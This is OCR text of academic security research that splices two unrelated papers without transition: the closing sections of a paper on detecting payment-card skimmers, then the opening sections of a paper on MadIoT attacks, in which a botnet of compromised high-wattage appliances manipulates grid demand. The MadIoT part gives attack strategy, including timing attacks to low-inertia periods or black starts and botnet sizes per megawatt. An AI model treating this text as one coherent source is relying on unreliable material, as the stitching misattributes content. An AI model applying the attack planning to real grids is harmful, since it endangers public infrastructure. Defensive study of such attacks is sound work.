over the card only once. In dip-style readers, however, each head will pass the card twice: once on insert and once on removal. Due to this use case, our device has a switch to allow the user to identify the type of reader being examined.

Finally, the Skim Reaper uses this count to alert the user to the presence of skimmers. If more than one read head is detected, the user is alerted. If one read head is detected, a notification appears that the reader appears to be normal. In other conditions (including zero heads detected), an error is displayed.

## 5 Confirmation and Analysis

We now describe our experimental evaluations of the Skim Reaper and show that our system is effective in detecting overlay and deep-insert skimmers.

### 5.1 Confirmation

During our initial design, we needed to quickly test prototype iterations. Skimmers are difficult and expensive to obtain; "retail" prices for overlays can reach hundreds of dollars for the bezel alone (without electronics or read heads, which can easily triple the price of a complete unit) [2]. Many skimmer sellers require the customer to wire funds with no guarantee of receiving the item. Furthermore, it is unclear whether these businesses are legitimate or if the funds are used for criminal purposes. To avoid needing to purchase a skimmer, we first designed and built a skimmer suitable for testing.

We purchased a Sankyo MCM2PO reader and designed and 3D-printed a conspicuous, brightly-colored overlay skimmer for it, shown in Figure 11. The Sankyo device is an OEM replacement part for a gas pump payment terminal. Our overlay extends the card track from the original card reader, holding a standard Square Reader in the track. Since our detector detects the presence of the read head, the Square Reader does not need to be further connected to any device (e.g., for decoding).

Testing the Skim Reaper with this skimmer is the same process as detecting any other skimmer: We select the dip mode on the device, enable detection, insert the card into the card track, then remove it. We performed this task with and without the skimmer attached to verify that our system correctly identifies its presence. Figure 12 shows our device as it encounters heads. As the card passes over read heads, the circuit completes, creating a voltage spike. Since the card passes over each read head multiple times in dip mode (once on insert and once on removal), the number of spikes seen is double the number of heads.

(h) ATM Door Access Overlay (i) Deep-Insert (j) Deep-Insert

Figure 13: This figure shows the 10 real skimmers provided to us from the NYPD. The Skim Reaper successfully detected all of these skimmers.

## 5.2 NYPD Evidence Set

While our testing with commercially-available read heads was successful, we observed that the readers examined in Section 3 had much smaller heads. We again partnered with the NYPD Financial Crimes Task Force to obtain skimmers from evidence storage[4]. In total, we obtained access to ten external-access skimmers consisting of eight overlays and two deep-inserts. Each of these skimmers is shown in Figure 13. Many of these skimmers were confiscated in campaigns identified by the BOLOs we discussed in Section 3. As a result, these skimmers represent a realistic subset of the skimmers found in New York City. We had no access to these skimmers prior to building our prototype Skim Reaper device.

Except for a single deep-insert skimmer, we also did not have access to the payment devices the skimmers were designed to attack. For the remainder of the devices, we used a modified protocol: Since the detection alert is based on the number of detected read heads, we can verify that our system will detect a skimmer by observing whether it detects a single read head when inserted into only the skimmer. We tested the Skim Reaper against each of these skimmers five times and recorded whether or not it successfully detected the skimmer. The Skim Reaper successfully detected the skimmers in all five attempts on all of the skimmers.

The deep-insert skimmer we were provided with its payment terminal did not contain an additional read head like others we have observed. Instead, it appeared to use thin 30 AWG solid-core bare copper wires bent upwards, away from the skimmer, to physically tap the existing magnetic read head. We discovered this mechanism after our system successfully detected the skimmer and we removed the skimmer from the payment device. We disassembled the payment device to learn more about this mechanism and discovered that the flexible flat ribbon cable used to connect the read head to the body of the payment device was not coated. As a result, the cable provided an exposed electrical connection to the read head. Unfortunately, we were not able to determine whether this device worked since removing it from the skimmer damaged the tap mechanism. We believe this is a hardware vulnerability stemming from the lack of coating on the cable, though successfully executing this attack requires the attacker to have some luck to accurately place thin copper wires onto thin copper traces on the ribbon cable without visibility. Regardless, our system detected the deep-insert since the body of the skimmer was metal and still contacted the measurement card.

[4]The skimmers were from closed cases.



Figure 14: We recorded the raw magnetic signal from a skimmer's head with and without tape attached to it. Tape could be used to reduce the conductivity of the head as a countermeasure, but this ultimately fails as the signal is reduced to the point of being unreadable.

### 5.3 Ongoing Detection

The Skim Reaper successfully detects every overlay and deep-insert skimmer we have obtained, and as we have shown, making these undetectable relies on overcoming current limitations in reading magnetic stripes, confirming our hypothesis. Using the properties of skimming technology, our system provides a substantial benefit to consumers and law enforcement officers who wish to identify the presence of skimmers earlier.

The NYPD Financial Crimes Task Force requested a set of Skim Reaper devices for use in the field, which we provided. These devices are now being used by detectives in the field to proactively identify skimmers or verify skimmers are present when investigating a complaint.

## 6 Countermeasures and Discussion

During the course of testing the Skim Reaper, we had the opportunity to closely observe skimmer technology. In this section, we discuss adversarial countermeasures to detection and outline additional information about these devices.

**Reducing conductivity:** One seemingly obvious way to avoid detection is to make the head non-conductive. We addressed the requirement for the head to be conductive in Section 4.2, however applying tape or laminate to the head may also reduce the conductivity to the card without modifying the head. Such an addition does not change the construction of the head, but both create a gap between the head and stripe and eliminate the conductivity of the card/head interaction. In fact, applying tape to the magnetic stripe is a common fix for read errors on worn cards [23]. However, this fix works because the read heads typically found in point-of-sale terminals and other commercial applications are physically larger than those found in skimmers, a property that makes them more sensitive to the weaker signal produced by a magstripe through tape.

To verify, we tested this on the skimmer shown in Figure 13c. We recorded the raw signal produced by the skimmer's read head at a 96 kHz sample rate while we swiped a card with and without tape, shown in Figure 14. With tape, the recorded signal is diminished and unreadable. We attempted 50 times to read the card and decode its data through tape, but were unsuccessful. Accordingly, taping the read heads is not a viable option for avoiding detection.

**Other commonalities:** Each of the overlay and deep-



Figure 15: This is the reverse side of the skimmer shown in Figure 13c. The head and spring mechanism are enlarged, and the track-aligned conductive portion of the head is visible; we measured this at 1.5 mm. The pinhole for the camera is obscured by the camera housing, however we measured the pinhole at 1 mm.

access skimmers we examined is functionally identical. Internally, each device contains a microcontroller that receives a signal from a magnetic read head. The card data is then stored on a flash memory IC that is communicated with via exposed female headers. We were unable to identify the ICs used in each skimmer because the information on the surface of the chips (e.g., model information) is filed or etched off. The internals of one of the skimmers pictured in Figure 13 can be seen in Figure 15

All of these devices were powered by lithium-ion batteries. Some are easily rechargeable via female headers, while others provide no charging mechanism. The main variation in batteries is size and capacity, which we found typically fit exactly the available space after installing the other components. Several skimmers we examined contained multiple batteries connected in parallel, which is poor practice because it can cause the batteries to be unstable, and thus creating a fire hazard.

Ultimately, these devices differ only in their form factors.

## 7 Related Work

Electronic payment systems are vulnerable to a variety of attacks. These attacks include transaction snooping [43, 40], fraudulent accounts [25, 19], counterfeit/tampered transactions [42, 46], and double spending [18, 31]. The most widely deployed electronic payment system, the magnetic stripe card, does not offer any security features, making them trivial to attack and duplicate [7]. Data stolen from magnetic stripe cards can be sold online or be used to fabricate counterfeit cards that can then be used in physical stores [10, 6]. One of the primary methods of attacking magnetic stripe cards is through skimming devices, more commonly known as "skimmers" [36].

Attempts have been made to increase the security of magnetic stripe cards through examining account transactions and identifying fraudulent activity. Some of the methods of detecting illegitimate transactions incorporate data mining and machine learning to profile these transactions based on historical data [16, 51, 17]. Using the Hidden Markov Model [50] and profiling normal card behavior [8, 9] have also been proposed. These methods are a "best guess" effort and do not always prevent malicious transactions. The results of these methods are similar to current practices by credit card companies to identify the use of stolen magnetic stripe card data. Efforts have also been made to authenticate magnetic stripe cards via physical characteristics of the data encoded on the cards. MagnePrint [4] attempts to resolve this problem by authenticating the physical magnetic material. The system calculates a fingerprint using the noise present between peaks in the analog waveform and matches it to a known value. Major faults of MagnePrint is that it requires the card to be measured at the time of manufacture and it requires the merchant to transmit the calculated signature during the authorization process. More recently an improved system was developed that detects fraudulent magnetic stripe cards, without the need to measure magnetic stripe cards at the time of manufacture [48].

EMV, widely known as Chip-and-PIN, are tamper resistant cards that run code to perform card authentication with the issuer. Though EMV provides more security features than magnetic stripe cards, EMV cards are still susceptible to a variety of attacks [53, 37, 12, 20, 22, 41, 21, 15]. Skimming devices specifically designed for EMV cards also exist [33, 14], known as Chip-and-Shim devices. In addition to attacks EMV has also experienced deployment issues [24, 39]. While EMV is a more secure alternative to magnetic stripe cards, these cards will not replace magnetic stripe cards any time soon [27], demonstrating that magnetic stripe card fraud will continue to be a prevalent problem that our system addresses.

## 8 Conclusion

Skimmers represent a significant and growing threat to payment terminals around the world. Moreover, adversaries have become increasingly sophisticated, making the detection of such attacks difficult. We address these problems by conducting the first large-scale academic analysis of skimming devices. With a characterization of the techniques *actually* being used by attackers, we first debunk much of the common advice offered to protect consumers. We then develop the Skim Reaper tool, which relies on the necessary physical properties of the most common types of skimming devices found in New York City. After successfully testing our solution on skimmers used in real crimes, we show that simple adversarial countermeasures are ineffective against our device. Accordingly, though systematization, characterization and measurement, we show that robust and portable tools can be developed to help consumers and law enforcement to rapidly detect such attacks.

## Acknowledgments

The authors would like to thank the NYPD Financial Crimes Task Force for their invaluable assistance with this work.

## Abstract

We demonstrate that an Internet of Things (IoT) botnet of high wattage devices–such as air conditioners and heaters–gives a unique ability to adversaries to launch large-scale coordinated attacks on the power grid. In particular, we reveal a new class of potential attacks on power grids called the Manipulation of demand via IoT (MadIoT) attacks that can leverage such a botnet in order to manipulate the power demand in the grid. We study five variations of the MadIoT attacks and evaluate their effectiveness via state-of-the-art simulators on real-world power grid models. These simulation results demonstrate that the MadIoT attacks can result in local power outages and in the worst cases, large-scale blackouts. Moreover, we show that these attacks can rather be used to increase the operating cost of the grid to benefit a few utilities in the electricity market. This work sheds light upon the interdependency between the vulnerability of the IoT and that of the other networks such as the power grid whose security requires attention from both the systems security and power engineering communities.

## 1 Introduction

A number of recent studies have revealed the vulnerabilities of the Internet of Things (IoT) to intruders [21, 49, 50]. These studies demonstrated that IoT devices from cameras to locks can be compromised either directly or through their designated mobile applications by an adversary [12, 28, 43]. However, most previous work has focused on the consequences of these vulnerabilities on personal privacy and security. It was not until recently and in the aftermath of the Distributed Denial of Service (DDoS) attack by the Mirai botnet, comprising six hundred thousand compromised devices targeting victim servers, that the collective effect of the IoT vulnerabilities was demonstrated [12]. In this paper, we reveal another substantial way that compromised IoT devices can be utilized by an adversary to disrupt one of the most essential modern infrastructure networks, the power grid.



Figure 1: The MadIoT attack. An adversary can disrupt the power grid's normal operation by synchronously switching on/off compromised high wattage IoT devices.

Power grid security standards are all based on the assumption that the power demand can be predicted reliably on an hourly and daily basis [62]. Power grid operators typically assume that power consumers collectively behave similarly to how they did in the past and under similar conditions (e.g., time of the day, season, and weather). However, with the ubiquity of IoT devices and their poor security measures (as shown in [12]), we demonstrate that this is no longer a safe assumption.

There has been a recent trend in producing Wi-Fi enabled high wattage appliances such as air conditioners, water heaters, ovens, and space heaters that can now be controlled remotely and via the Internet [3] (for the power consumption of these devices see Table 1). Even older appliances can be remotely controlled by adding Wi-Fi enabled peripherals such as Tado° [8] and Aquanta [2]. A group of these devices can also be controlled remotely or automatically using smart thermostats or home assistants

such as Amazon Echo [1] or Google Home [4]. Hence, once compromised, any of these devices can be used to control high wattage appliances remotely by an adversary to manipulate the power demand.

In this paper, we reveal a new class of potential attacks called the Manipulation of demand via IoT (MadIoT) attacks that *allow an adversary to disrupt the power grid's normal operation by manipulating the total power demand using compromised IoT devices* (see Fig. 1). These attacks, in the extreme case, can cause large scale blackouts. An important characteristic of MadIoT attacks is that unlike most of previous attacks on the power grid, they do not target the power grid's Supervisory Control And Data Acquisitions (SCADA) system but rather the loads that are much less protected as in load-altering attacks studied in [11, 41].

It is a common belief that manipulating the power demands can potentially damage the power grid. However, these speculations have mostly remained unexamined until our work. *We are among the first to reveal realistic mechanisms to cause abrupt distributed power demand changes using IoT devices–along with Dvorkin and Sang [24], and Dabrowski et al. [19]. Our key contribution is to rigorously study the effects of such attacks on the power grid from novel operational perspectives (for more details on the related work see Section 6).*

We study five variations of the MadIoT attacks and demonstrate their effectiveness on the operation of real-world power grid models via state-of-the-art simulators. These attacks can be categorized into three types:

**(i) Attacks that result in frequency instability:** An abrupt increase (similarly decrease) in the power demands–*potentially by synchronously switching on or off many high wattage IoT devices*–results in an imbalance between the supply and demand. This imbalance instantly results in a sudden drop in the system's frequency. If the imbalance is greater than the system's threshold, the frequency may reach a critical value that causes generators tripping and potentially a large-scale blackout. For example, using state-of-the-art simulators on the small-scale power grid model of the Western System Coordinating Council (WSCC), we show that a *30% increase in the demand results in tripping of all the generators. For such an attack, an adversary requires access to about 90 thousand air conditioners or 18 thousand electric water heaters within the targeted geographical area.* We also study the effect of such an attack during the system's restarting process after a blackout (a.k.a. the *black start*) and show that it can disrupt this process by causing frequency instability in the system.

**(ii) Attacks that cause line failures and result in cascading failures:** If the imbalance in the supply and demand after the attack is not significant, the frequency of the system is stabilized by the *primary controller* of the generators. Since the way power is transmitted in the power grid (a.k.a. the *power flows*) follows Kirchhoff's laws, the grid operator has almost no control over the power flows after the response of the primary controllers. Hence, even a small increase in the demands may result in line overloads and failures. These initial line failures may consequently result in further line failures or as it is called, a *cascading failure* [54]. For example, we show by simulations that *an increase of only* 1% *in the demand in the Polish grid during the Summer 2008 peak, results in a cascading failure with 263 line failures and outage in 86% of the loads. Such an attack by the adversary requires access to about 210 thousand air conditioners which is 1.5% of the total number of households in Poland [58].* During the Summer peak hours when most of the air conditioners are already on, decreasing their temperature set points [61] combined with the initiation of other high wattage appliances like water heaters, can result in the same total amount of increase in the demand.

Table 1: Home appliances' approximate electric power usage based on appliances manufactured by General Electric [3].

| **Appliance** | **Power Usage ($W$)** |
|---|---|
| Air Conditioner | 1,000 |
| Space Heater | 1,500 |
| Air Purifier | 200 |
| Electric Water Heater | 5,000 |
| Electric Oven | 4,000 |

We also show that an adversary can cause line failures by *redistributing the demand* via increasing the demand in some places (e.g., turning on appliances within a certain IP range) and decreasing the demand in others (e.g., turning off appliances within another IP range). These attacks, in particular, can cause failures in important high capacity *tie-lines* that connect two neighboring independent power systems–e.g., of neighboring countries.

**(iii) Attacks that increase operating costs:** When the demand goes above the day-ahead predicted value, conservatively assuming that there would be no frequency disturbances or line failures, the grid operator needs to purchase additional electric power from ancillary services (i.e., reserve generators). These reserve generators usually have higher prices than the generators committed as part of day ahead planning. Therefore, using the reserve generators can significantly increase the power generation cost for the grid operator but at the same time be profitable for the utility that operates the reserve generators. For example, we show by simulations that *a 5% increase in the power demand during peak hours by an adversary can result in a 20% increase in the power generation cost.* Hence, an adversary's attack may rather be for the benefit of a particular utility in the electricity market than for damaging the infrastructure.

The MadIoT attacks' sources are *hard to detect and disconnect* by the grid operator due to their distributed nature. These attacks can be *easily repeated* until being effective and are *black-box* since the attacker does not need to know the operational details of the power grid. These properties make countering the MadIoT attacks challenging. Nevertheless, we provide sketches of countermeasures against the MadIoT attacks from both the power grid and the IoT perspectives.

*Overall, our work sheds light upon the interdependency between the vulnerability of the IoT and that of other networks such as the power grid whose security requires attention from both the systems security and the power engineering communities. We hope that our work serves to protect the grid against future threats from insecure IoT devices.*

The rest of this paper is organized as follows. Section 2 provides a brief introduction to power systems. In Section 3, we introduce the MadIoT attack and its variations, and in Section 4, we demonstrate these attacks via simulations. In Section 5, we present countermeasure sketches against the MadIoT attacks. Section 6 presents a summary of the related work, and Section 7 discusses the limitations of our work. Finally Section 8 provides concluding remarks and recommendations. The central results of the paper are self-contained in the above sections. We refer the interested reader to the appendix for an overview of recent blackouts and their connection to MadIoT attacks, and additional experimental results.

## 2 Power Systems Background

In this section, we provide a brief introduction to power systems. For more details, refer to [26, 27, 31, 62].

### 2.1 Basics

Power systems consist of different components (see Fig. 2). The electric power is generated at power generators at different locations with different capacities and then transmitted via a high voltage *transmission network* to large industrial consumers or to the lower voltage *distribution network* of a town or a city. The power is then transmitted to commercial and residential consumers.

The main challenges in the operation and control of the power systems are in the transmission network. Moreover, since a distributed increase in power demand does not significantly affect the operation of the distribution network, we ignore the operational details of the distribution network and only consider it as an aggregated load within the transmission network. The term *power grid* mainly refers to the transmission network rather that the distribution network.

The transmission network can have a very complex topology. Each intersection point in the grid is called a



Figure 2: Main components of a power system.

*bus* which is a node in the equivalent graph.[1] Some of the buses may be connected to the distribution network of a city or a town and therefore represent the aggregated load within those places.

The instantaneous electric power generation and consumption are measured in watts ($W$) and are calculated based on electric voltages and currents. Almost all the power systems deploy Alternating Currents (AC) and voltages for transmitting electric power. This means that the electric current and voltage at each location and each point in time are equal to $I(t) = \sqrt{2} I_{\text{rms}} \cos(2\pi f t + \theta_I)$ and $V(t) = \sqrt{2} V_{\text{rms}} \cos(2\pi f t + \theta_V)$, in which $f$ is the *nominal frequency* of the system, and $I_{\text{rms}}, V_{\text{rms}}$ and $\theta_I, \theta_V$ are the root mean square (rms) values and the phase angles of the currents and voltages, respectively. In the U.S., Canada, Brazil, and Japan the power system frequency is $60Hz$ but almost everywhere else it is $50Hz$.



Figure 3

Given the voltages and the currents, the *active, reactive, and apparent power* amplitudes absorbed by a load can be computed as $P = V_{\text{rms}} I_{\text{rms}} \cos(\theta_V - \theta_I)$, $Q = V_{\text{rms}} I_{\text{rms}} \sin(\theta_V - \theta_I)$, and $S = V_{\text{rms}} I_{\text{rms}}$, respectively. $\cos(\theta_V - \theta_I)$ is called the *power factor* of a load.

### 2.2 Power Grid Operation and Control

Stable operation of the power grid relies on the persistent balance between the power supply and the demand. This is mainly due to the lack of practical large scale electrical power storage. In order to keep the balance between the power supply and the demand, power system operators use weather data as well as historical power consumption data to predict the power demand on a daily and hourly basis [27]. This allows the system operators to plan in advance and only deploy enough generators to meet the demand in the hours ahead without overloading any power lines. The grid operation should also comply with *the $N-1$ security standard*. The $N-1$ standard requires the grid to operate normally even after a failure in a *single* component of the grid (e.g., a generator, a line, or a transformer).

In power systems, the rotating speed of generators cor-

[1] The terms "bus" and "node" can be used interchangeably in this paper without loss of any critical information.



Figure 4: Normal and abnormal frequency ranges in North America. The figure is borrowed from [60].

respond to the frequency. When the demand gets greater than the supply, the rotating speeds of the turbine generators' rotors decelerate, and the kinetic energy of the rotors are released into the system in response to the extra demand. Correspondingly, this causes a drop in the system's frequency. This behavior of turbine generators corresponds to Newton's first law of motion and is calculated by the *inertia* of the generator. Similarly, the supply being greater than the demand results in acceleration of the generators' rotors and a rise in the system's frequency.

This decrease/increase in the frequency of the system cannot be tolerated for a long time since frequencies lower than the nominal value severely damage the generators. If the frequency goes above or below a threshold value, protection relays turn off or disconnect the generators completely (see Fig. 4 for normal and abnormal frequency ranges in North America). Hence, within seconds of the first signs of decrease in the frequency, the *primary controller* activates and increases the mechanical input which increases the speed of the generator's rotor and correspondingly the frequency of the system [26].

Despite stability of the system's frequency after the primary controller's response, it may not return to its nominal frequency (mainly due to the generators generating more than their nominal value). Hence, the *secondary controller* starts within minutes to restore the system's frequency. The secondary controller modifies the active power set points and deploys available extra generators and controllable demands to restore the nominal frequency and permanently stabilizes the system.

## 2.3 Power Flows

The equality of supply and demand is a necessary condition for the stable operation of the grid, but it is far from being sufficient. In order to deliver power from generators to loads, the electric power should be transmitted by the transmission lines. The power transmitted on each line in known as the *power flow* on that line.

Unlike routing in computer networks, power flows are almost entirely determined and governed by Kirchhoff's laws given the active and reactive power demand and supply values. Besides the constraints on the power flows enforced by Kirchhoff's laws, there are other limiting constraints that are dictated by the physical properties of the electrical equipment. In particular, each power line has a certain capacity of apparent power that it can carry safely.

Unlike water or gas pipelines, the capacity constraint on a power line is not automatically enforced by its physical properties. Once the power supply and demand values are set, the power flows on the lines are determined based on Kirchhoff's laws with no capacity constraints in the equations. Thus, an unpredicted supply and demand setting may result in electric power *overload* on some of the lines. Once a line is overloaded, it may be *tripped* by the protective relay, or it may break due to overheating–which should be avoided by the relay. Hence, the system operator needs to compute the power flows in advance–using the predicted demand values and optimal set of generators to supply the demand–to see if any of the lines will be overloaded. If so, the configuration of the generators should be changed to avoid lines overload and tripping.

## 2.4 Voltage Stability

Besides power line thermal limits, the power flows on the lines are limited by their terminating buses' voltages. The voltages at the buses are controlled by maintaining the level of the reactive power ($Q$) supply. Voltage instability or as it is called *voltage collapse* occurs when the generated reactive power becomes inadequate. This is mainly due to changes in system configurations due to line failures, increase in active or reactive power demand, or loss of generators. Voltage collapse should be studied using $V$-$Q$ (characterizing the relationship between the voltage at the terminating bus of a line to the reactive power flow) and $P$-$V$ (characterizing the relationship between the voltage at the terminating bus of a line to the active power flow) analysis which is beyond the scope of this paper, but for more details see [62, Chapter 7].

*Voltage collapse* results in the infeasibility of the power flow equations. Hence, it can be detected when the power flow solver fails to find a solution to the power flow equation (usually after an initial change in the system). In such scenarios, the grid operator is forced to perform load shedding (i.e., outage in part of the grid) in order to recover the system from a voltage collapse and make the power flow equations feasible again. Hence, even failures in a few lines or an increase in the active/reactive power demands may result in large scale outages around the grid due to voltage collapse.



Figure 5: Estimated number of homes with smart thermostats in North America in millions. Data is obtained from Statista [56].

## 3 Attacking the Grid Using an IoT Botnet

In this section, we reveal attack mechanisms that can utilize an IoT botnet of high wattage devices to launch a large-scale coordinated attack on the power grid.

### 3.1 Threat Model

We assume that an adversary has already gained access to an IoT botnet of many high wattage smart appliances (listed in Table 1) within a city, a country, or a continent. Since most of the IoT devices are controlled using mobile phone applications, access to users' mobile phones or corresponding applications can also be used to control these devices [28]. This access can potentially allow the adversary to increase or decrease the demand in different locations remotely and synchronously. The adversary's power to manipulate the demand can also be translated into watts ($W$) using the numbers in Table 1 and based on the type and the number of devices to which it has access.

For example, if we consider only the houses with smart thermostats in 2018 as shown in Fig. 5 and assuming that each thermostat only controls two $1kW$ air conditioners, an attacker can *potentially* control $35GW$ of electric power[2]–even a fraction of which is a significant amount. Recall that in the case of the Mirai botnet, the attackers could get access to about 600 thousand devices within a few months [12].

The $35GW$ is computed by only considering the thermostats connected to a few air conditioners. By considering all the smart air conditioners as well as other high wattage appliances such as water heaters, this value would be much higher. Moreover, this amount will grow in the future as the trend shows in Fig. 5.

We call the attacks under this threat model the Manipulation of the demand via IoT (MadIoT) attacks. In the next subsection, we provide the details of various types of attacks that can be performed by an adversary.

### 3.2 MadIoT Attack Variations

MadIoT attacks can disrupt the normal operation of the power grid in many ways. Here, we present the most important and direct ways that such attacks can cause damage to the grid (summarized in Table 2):

**1. Significant frequency drop/rise:** As briefly described in Section 2, the normal operation of the power grid relies on the persistent balance between the supply and demand. Thus, an adversary's approach could be to disrupt this balance using an IoT botnet. An adversary can leverage an IoT botnet of high-wattage devices and synchronously switch on all the compromised devices. *If the resulting sudden increase in the demand is greater than a threshold, which depends on the inertia of the system, it can cause the system's frequency to drop significantly before the primary controllers can react. This consequently may result in the activation of the generators' protective relays and loss of generators, and finally a blackout.* Sudden decrease in the demand may also result in the same effect but this time by causing a sudden rise in the frequency.

*An adversary can further increase its success by strategic selection of the timing of an attack* using the online data available via the websites of Independent System Operators (ISOs)[3] (e.g., daily fuel mix and live updates of the demand values.) For example, we know that as the share of renewable resources in the power generation increases, the inertia of the system decreases. Therefore, an attack that is coordinated with the time that renewable penetration is highest, is more effective in causing large changes in the frequency. Similarly, *an attack during the peak hours can result in a slow yet persistent frequency drop in the system.* Such an attack may exhaust the controller reserves and force the system operator to perform load shedding. This *may result in power outages in several parts of the system if the situation is handled well by the operator, or in a large-scale blackout if it is mishandled and the system's frequency keeps dropping.* According to the European Network of Transmission System Operators for Electricity (ENTSOE) guidelines, if the frequency of the European grid goes below $47.5Hz$ or above $51.5Hz$, *a blackout can hardly be avoided [25].*

**2. Disrupting a black start:** Once there is a blackout, the grid operator needs to restart the system as soon as possible. This process is called a *black start*. Since the demand is unknown at the time of a black start, restarting the whole grid at the same time may result in frequency instability and system failure again. Hence, in a black start, the operator divides the system into smaller *islands* and tries to restart the grid in each island separately. The islands are then connected to increase the reliability of the system.

Since the grid is partitioned into smaller islands at

[2]For the sake of comparison, this amount is equal to 7% of the entire U.S. 2017 Winter peak demand (about $500GW$) [10].

[3]The system operators are given different names in different countries and continents, but here for the sake of simplicity, we refer to all of them as ISOs.

Table 2: MadIoT attack variations. The botnet size is in bots/$MW$ which is the number of bots required to perform a successful variation of the MadIoT attack, if the total demand in the system is $1MW$. All the bots are assumed to be air conditioners.

| # | Goal | Attack action | Initial impact | Botnet size | Simulation results |
|---|---|---|---|---|---|
| 1 | Grid frequency rise/drop | Synchronously switching on/off all the bots | Generation tripping | 200–300 | Figs. 8,7,9 |
| 2 | Disrupting grid re-start | Synchronously switching on all the bots once the power restarts after a blackout | Generation tripping | 100–200 | Fig. 11 |
| 3 | Line failures and cascades | Synchronously switching on or off the bots in different locations | Lines tripping | 4–10 | Figs. 12,13,15 |
| 4 | Failure in tie-lines | Synchronously switching on (off) the bots in importing (exporting) end of a tie-line | Tie-lines tripping | 10–15 | Fig. 16 |
| 5 | Increasing the operating cost | Slowly switching on the bots during power demand peak hours | Utilizing power generation reserve | 30–50 | Fig. 17 |

the time of a black start, the inertia of each part is low and therefore the system is very vulnerable to demand changes. Thus, an adversary can significantly hinder the black start process by suddenly increasing the demand using the IoT botnet once an island is up. This can cause a large frequency disturbance in each island and cause the grid to return to the blackout state.

